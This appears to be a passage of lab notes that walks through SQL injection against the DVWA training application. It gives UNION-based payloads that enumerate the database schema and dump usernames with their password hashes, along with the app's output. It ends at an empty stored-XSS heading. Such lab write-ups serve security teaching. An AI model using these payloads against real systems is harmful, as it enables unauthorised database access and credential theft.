
User ID:
Submit
ID: ' OR 1=1 ORDER BY 2 -- -
First name: admin
Surname: admin
ID: ' OR 1=1 ORDER BY 2 -- -
First name: Gordon
Surname: Brown
ID: ' OR 1=1 ORDER BY 2 -- -
First name: Hack
Surname: Me
ID: ' OR 1=1 ORDER BY 2 -- -
First name: Pablo
Surname: Picasso
ID: ' OR 1=1 ORDER BY 2 -- -
First name: Bob
Surname: Smith
More info




Then, we have access to vulnerable 2 columns.

4. Find vulnerable columns

```
' UNION SELECT null,table_name FROM information_schema.tables WHERE
table_schema=database() -- -
' UNION SELECT null, schema_name FROM information_schema.schemata -- -
```






schema_name from information_schema

```
>> dvwa
>> flag334422
>> metasploit
>> mysql
>> owasp10
>> tikiwiki
>> tikiwiki195
```

5. Change the pointers location

```
' UNION SELECT null,column_name FROM information_schema.columns WHERE
table_schema=database() AND table_name='users' -- -
```




column_name:

```
>> user_id
>> first_name
>> last_name
>> user
>> password
>> avatar
```

6. Extracting sensible data

```
' UNION SELECT null,CONCAT(user,':',password) FROM users -- -
' UNION SELECT user,password FROM users -- -
' UNION SELECT
CONCAT(user_id,':',first_name,':',last_name,':',user),password FROM users
-- -
```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User ID:
Submit
ID: ' UNION SELECt null, CONCAT(user, ':', password) from users -- -
First name:
Surname: admin:5f4dcc3b5aa765d61d8327deb882cf99
ID: ' UNION SELECt null, CONCAT(user, ':', password) from users -- -
First name:
Surname: gordonb:e99a18c428cb38d5f260853678922e03
ID: ' UNION SELECt null, CONCAT(user, ':', password) from users -- -
First name:
Surname: 1337:8d3533d75ae2c3966d7e0d4fcc69216b
ID: ' UNION SELECt null, CONCAT(user, ':', password) from users -- -
First name:
Surname: pablo:0d107d09f5bbe40cade3de5c71e9e9b7
ID: ' UNION SELECt null, CONCAT(user, ':', password) from users -- -
First name:
Surname: smithy:5f4dcc3b5aa765d61d8327deb882cf99
More info
http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.html
Username: admin
Security Level: low
PHPIDS: disabled
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
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

Vulnerability: SQL Injection
User ID:
Submit
ID: ' UNION SELECT user, password FROM users -- -
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
ID: ' UNION SELECT user, password FROM users -- -
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03
ID: ' UNION SELECT user, password FROM users -- -
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b
ID: ' UNION SELECT user, password FROM users -- -
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7
ID: ' UNION SELECT user, password FROM users -- -
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
More info




DVWA - stored XSS attack

Basic attacks:

